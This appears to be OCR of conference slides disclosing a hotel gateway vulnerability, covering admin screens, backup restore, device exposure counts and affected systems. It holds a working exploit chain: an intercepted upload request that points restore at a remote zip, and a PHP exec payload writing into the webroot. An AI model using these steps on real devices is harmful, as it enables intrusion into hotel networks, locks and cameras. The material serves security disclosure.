room 6	no	/	/	yes	no
room 7	no	/	/	yes	no
room 8	no	/	/	yes	no
room 9	no	/	/	yes	no
room 0	no	/	/	yes	no
room 1	no	/	/	no	no
room 2	no	/	/	no	no
room 3	no	/	/	yes	no
room 4	no	/	/	yes	no
room 5	no	/	/	yes	no
room 6	no	/	/	yes	no
room 7	no	/	/	yes	no
room 8	no	/	/	yes	no
room 9	no	/	/	yes	no
room 0	no	/	/	yes	no
room 1	no	/	/	yes	no
room 2	no	/	/	yes	no
room 3	no	/	/	no	no
room 4	no	/	/	no	no
room 1	no	/	/	yes	no
room 2	no	/	/	yes	no
room 3	no	/	/	yes	no
room 4	no	/	/	yes	no
room 5	no	/	/	yes	no
room 6	no	/	/	yes	no
room 7	no	/	/	yes	no
room 8	no	/	/	yes	no
room 9	no	/	/	yes	no
room 0	no	/	/	no	no
room 1	no	/	/	yes	no
room 2	no	/	/	yes	no
room 3	no	/	/	yes	no
room 4	no	/	/	yes	no

Page 1

overview | floors | guest types | update

Update room

Room:
Name:
Floor: /
Guest type: /
Gateway:
VLAN:

Checked in: ✔
Shared room: ✘
Blocked: ✘
Conference room: ✘

Guest details - Guest

Guest details

Guest #:
Guest title:
Guest last name:
Guest first name:
VIP code: VIP9
Group number:
Arrival date:
Departure date:
Reservation code:
Language: EA
No post: ✘

Definable

Definable 1:
Definable 2:
Definable 3:
Definable 4: PKG
Definable 5: -1
Definable 6: @GMAIL.COM
Definable 7:
Definable 8:
Definable 9:
Definable 10:

Update room

Name:
Select a floor:
Select a guest type:
Subscriber network:
VLAN:
Conference room:
Blocked:

Update

PMS

PMS | logical | field policies | **connection** | agent | settings

Configuration settings - TCP/IP

- [ ] Send ACK
- [ ] Send LRC
- [x] Send a link alive (LA) every 1 minutes
- [ ] PMS responds to link alive for sanity check
- [ ] Do a database swap every 0 minutes
- [ ] Do a database swap at : (HH:MM)
- [x] Do a database swap when the link starts

Wait 5 seconds for connection between client and PMS.

- [ ] Do not strip guest title from guest name
- [ ] Send billing name in charge
- [ ] Send fixed variable in charge
- [ ] Buffer charges

charset: CP-850 (Latin-1 - Western European languages)

TCP/IP

IP:

Port:


Backup

backup settings | **backups** | log handling | Remote locations

Download/restore backup

Backup	Version	Created	Uploaded	Size
.zip	version	9		41.27 MB
.zip	version	2		41.34 MB
.zip	version	5		41.06 MB
.zip	version	3		41.02 MB
.zip	version	1		40.72 MB
.zip	version	5		40.40 MB
.zip	version	3		40.08 MB
.zip	version	1		39.80 MB
.zip	version	4		39.50 MB
.zip	version	7		39.16 MB
.zip	version	0		38.84 MB

SMTP


SMTP settings
SMTP server
smtp.office365.com
SMTP port
587
Username
Password
FROM e-mail address
Administrator e-mail
Test SMTP settings

Forward | Drop | Intercept is on | Action


Raw | Params | Headers | Hex

```
POST /[redacted].php                    HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------2935826
Content-Length: 643
Origin:
Connection: close
Referer: http://
Cookie: PHPSESSID=
Upgrade-Insecure-Requests: 1

-----------------------------293582696224464
Content-Disposition: form-data; name="[redacted]"

[redacted]
-----------------------------293582696224464
Content-Disposition: form-data; name="[redacted]"


-----------------------------293582696224464
Content-Disposition: form-data; name=[redacted]

0
-----------------------------293582696224464
Content-Disposition: form-data; name[redacted]

https://[redacted].zip
-----------------------------293582696224464
Content-Disposition: form-data; name="size"
```


```
root@kali:~# cat x.php
<?php

exec("echo 'DEVICE OWNED' >> /var/www/html/test.txt");

?>
```

```
-----------------------------191691572411478
Content-Disposition: form-data; name='[redacted]

http://[redacted]/test.zip
```


GUESS WHAT ?




```
top - 01:17:29 up 84 days, 16:33,  1 user,  load average: 0.29, 0.35, 0.29
Tasks: 475 total,   1 running, 474 sleeping,   0 stopped,   0 zombie
Cpu(s):  0.2%us,  0.1%sy,  0.0%ni, 99.7%id,  0.0%wa,  0.0%hi,  0.0%si,  0.0%st
Mem:  16386348k total, 10813060k used,  5573288k free,   825332k buffers
Swap:  6062072k total,      268k used,  6061804k free,  8919268k cached

  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
12118 postgres  15   0  415m 287m 266m S  1.3  1.8 375:21.55 postmaster
 5155 admin     15   0 13028 1424  840 R  0.7  0.0   0:00.11 top
 5904 root      16   0  200m  13m 4996 S  0.7  0.1  34:18.68 php
12008 root      18   0  203m  17m 5844 S  0.3  0.1 189:46.73      _cpu_report
12112 root      23   0  248m 3492 1004 S  0.3  0.0  54:10.78 slon
    1 root      15   0 10372  696  584 S  0.0  0.0   7:00.39 init
    2 root      RT  -5     0    0    0 S  0.0  0.0   1:47.84 migration/0
    3 root      34  19     0    0    0 S  0.0  0.0   0:13.04 ksoftirqd/0
    4 root      RT  -5     0    0    0 S  0.0  0.0   0:00.00 watchdog/0
    5 root      RT  -5     0    0    0 S  0.0  0.0   6:44.20 migration/1
```



DEMO




38

So, Who is Vulnerable ?

TOTAL RESULTS

629


TOP COUNTRIES

United Kingdom	109
Germany	92
Russian Federation	80
United Arab Emirates	44
Saudi Arabia	38


Once, we own the main box!

- PMS
- Corporate network
- Electronic door locks
- Alarm
- HVAC
- Guests devices
- IOT devices
- CCTV
- In fact anything connected to the gateway


Mitigations for Guests



